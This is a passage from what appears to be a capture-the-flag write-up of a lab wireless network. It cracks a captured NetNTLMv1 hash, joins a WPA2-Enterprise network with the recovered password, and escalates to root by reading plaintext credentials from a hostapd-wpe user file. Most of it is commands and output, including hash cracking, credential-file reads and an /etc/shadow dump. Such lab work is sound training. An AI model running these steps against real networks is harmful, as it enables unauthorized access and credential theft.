	 response:			53:f8:de:23:62:d4:67:eb:4d:2a:9b:cc:14:ec:a1:9c:13:4c:99:0a:99:11:2b:9e

	 jtr NETNTLM:			r4ulcl:$NETNTLM$a9d8601f1a47f5b8$53f8de2362d467eb4d2a9bcc14eca19c134c990a99112b9e

hashcat NETNTLM: r4ulcl::::53f8de2362d467eb4d2a9bcc14eca19c134c990a99112b9e:a9d8601f1a47f5b8- Crack hash (
--autocrackbroken missingasleappkg) - Use
johnorhashcat
$ echo 'r4ulcl::::53f8de2362d467eb4d2a9bcc14eca19c134c990a99112b9e:a9d8601f1a47f5b8' > hash.txt
$ hashcat hash.txt /usr/share/wordlists/rockyou.txt

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocol

r4ulcl::::53f8de2362d467eb4d2a9bcc14eca19c134c990a99112b9e:a9d8601f1a47f5b8:laboratory
Creds
r4ulcl:laboratory
- We need to craft another
.conffile - MSCHAPv2 EXAMPLE

wpa2.conf
network={
    ssid="AirTouch-Office"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="r4ulcl"
    password="laboratory"
    ca_cert="/root/certs-backup/ca.crt"
    phase1="peaplabel=0"
    phase2="auth=MSCHAPV2"
}- Connect via
wpa_supplicant - Get IP with
dhclient
root@AirTouch-Consultant:~$ wpa_supplicant -B -i wlan3 -c wpa2.conf

Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information


root@AirTouch-Consultant:~$ dhclient wlan3 -v

Internet Systems Consortium DHCP Client 4.4.1

Listening on LPF/wlan3/02:00:00:00:03:00
Sending on   LPF/wlan3/02:00:00:00:03:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan3 to 255.255.255.255 port 67 interval 3 (xid=0xf900320d)
DHCPOFFER of 10.10.10.74 from 10.10.10.1
DHCPREQUEST for 10.10.10.74 on wlan3 to 255.255.255.255 port 67 (xid=0xd3200f9)
DHCPACK of 10.10.10.74 from 10.10.10.1 (xid=0xf900320d)
bound to 10.10.10.74 -- renewal in 329559 seconds.


root@AirTouch-Consultant:~$ iwconfig
*snip*
wlan3     IEEE 802.11  ESSID:"AirTouch-Office"
          Mode:Managed  Frequency:5.22 GHz  Access Point: AC:8B:A9:AA:3F:D2
          Bit Rate=36 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=70/70  Signal level=-30 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0


root@AirTouch-Consultant:~$ ifconfig

wlan3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.74  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::ff:fe00:300  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:03:00  txqueuelen 1000  (Ethernet)
        RX packets 65  bytes 20244 (20.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 67  bytes 7438 (7.4 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0- Test connection
root@AirTouch-Consultant:~$ nmap 10.10.10.1

Nmap scan report for 10.10.10.1
Host is up (0.000015s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
MAC Address: AC:8B:A9:AA:3F:D2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds- Recall
remote@10.10.10.1credentials
root@AirTouch-Consultant:~$ ssh remote@10.10.10.1

remote@10.10.10.1`s password: xGgWEwqUpfoOVsLeROeG

remote@AirTouch-AP-MGT:~$ id
uid=1000(remote) gid=1000(remote) groups=1000(remote)

remote@AirTouch-AP-MGT:~$ sudo -l
[sudo] password for remote:
Sorry, user remote may not run sudo on AirTouch-AP-MGT.

remote@AirTouch-AP-MGT:~$ ps aux | head
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2608   524 ?        Ss   01:33   0:00 /bin/sh -c service ssh start && tail -f /dev/null
root          14  0.0  0.1  12188  4172 ?        Ss   01:33   0:02 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root          15  0.0  0.0   2544   584 ?        S    01:33   0:01 tail -f /dev/null
root          27  0.0  0.0   3976  3088 ?        Ss   01:33   0:00 bash /root/start.sh
root          43  0.0  0.2  10776  8184 ?        S    01:33   0:20 hostapd_aps /root/mgt/hostapd_wpe.conf
root          44  0.0  0.1  10624  7720 ?        S    01:33   0:15 hostapd_aps /root/mgt/hostapd_wpe2.conf
root          61  0.0  0.0   9300  3552 ?        S    01:33   0:00 dnsmasq -d
root       85455  0.0  0.2  13912  9280 ?        Ss   08:56   0:00 sshd: remote [priv]
remote 85482 0.0 0.1 13912 5916 ? S 08:56 0:00 sshd: remote@pts/0hostapd_wpeDOCS- May store user information
- Not sure of filepath but we can guess filename contents
remote@AirTouch-AP-MGT:~$ find / -type f -iname "*wpe*eap*" 2>/dev/null
/etc/hostapd/hostapd_wpe.eap_user

remote@AirTouch-AP-MGT:~$ cat /etc/hostapd/hostapd_wpe.eap_user

*snip*

"AirTouch\r4ulcl"			    MSCHAPV2		"laboratory" [2]
"admin"			                MSCHAPV2		"xMJpzXt4D9ouMuL3JJsMriF7KZozm7" [2]
admin creds
admin:xMJpzXt4D9ouMuL3JJsMriF7KZozm7
remote@AirTouch-AP-MGT:~$ su admin
Password: xMJpzXt4D9ouMuL3JJsMriF7KZozm7

admin@AirTouch-AP-MGT:/home/remote$ sudo -l

Matching Defaults entries for admin on AirTouch-AP-MGT:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on AirTouch-AP-MGT:
    (ALL) ALL
    (ALL) NOPASSWD: ALL

admin@AirTouch-AP-MGT:/home/remote$ sudo su

root@AirTouch-AP-MGT:/home/remote$ cat /root/*.txt
f9ba7af1073937b84612cb52980f0935

root@AirTouch-AP-MGT:~# cat /etc/shadow
root:*:20007:0:99999:7:::
remote:$6$ejcLoDyi/qlm6pQd$0pt.GvF47D3LbKCaJ283OVQ1Fi25cxqNy8sgO5mnsnIujrWOGkoGL/./5vAmdb5JSHGu0vPTE./Rh8bf6AJKZ1:20051:0:99999:7:::
admin:$6$vSTu8Nz336boicIm$pq/RGKu7jne0kd18NC9QgB8WCliwCbZTgiP.g71YI6BchhHvVRiW40W.GoMl9rGv6EyKyYaUxzRP5XWYIiKyL.:20051:0:99999:7:::